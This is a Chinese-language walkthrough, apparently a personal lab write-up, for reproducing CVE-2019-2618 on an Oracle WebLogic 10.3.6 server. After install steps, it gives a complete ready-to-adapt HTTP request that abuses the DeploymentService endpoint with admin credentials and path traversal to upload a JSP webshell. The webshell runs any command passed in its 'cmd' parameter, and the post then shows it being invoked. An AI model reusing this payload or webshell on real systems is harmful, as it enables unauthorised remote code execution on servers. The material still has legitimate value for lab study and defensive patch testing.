CVE-2019-2618漏洞复现

环境搭建

服务机：win7 + weblogic

其实是有这个漏洞的docker的，但是在docker上没复现出来

安装weblogic

下载地址：

http://www.oracle.com/technetwork/cn/middleware/weblogic/downloads/wls-main-091116-zhs.htm

下载10.3.6的放在虚拟机里安装，没有特别需求都可以直接下一步，可以全选的地方要全选，然后设置账号密码，开发模式即可。

运行weblogic

在安装目录下找到启动程序

```
startWeblogic.cmd
```

启动成功后，试试能否访问weblogic控制台。

```
Url:   http://192.168.186.151:7001/console/login/LoginForm.jsp
```

一般会先显示出错，而后会自动跳转。

登录成功，至此安装算是完毕。

漏洞复现

前提：知道weblogic的账号密码

访问(漏洞利用url)


```
http://192.168.186.151:7001/bea_wls_deployment_internal/DeploymentService
```

通过构造post请求包，达到任意文件上传的效果。（自行修改主机名、username\password等）
Payload如下:

```
POST /bea_wls_deployment_internal/DeploymentService HTTP/1.1
Host: http://192.168.186.151:7001
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
username: weblogic
wl_request_type: app_upload
```

```
cache-control: no-cache
wl_upload_application_name:
../tmp/_WL_internal/bea_wls_deployment_internal/gyuitk/war
serverName: weblogic
password: 12345678
content-type: multipart/form-data; boundary=----
WebKitFormBoundary7MA4YWxkTrZu0gW
archive: true
wl_upload_delta: true
Content-Length: 555

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="shell.jsp"; filename="webshell.jsp"
Content-Type: false

<%

        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
        int a = -1;
        byte[] b = new byte[1024];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");

    %>

------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

bp抓包，将整个请求包修改为payload，上传成功后会回显



然后就可以访问下面的连接，cmd中跟上命令

```
http://192.168.186.151:7001/bea_wls_deployment_internal/webshell.jsp?cmd=whoami
```

查看是否上传成功并且被解析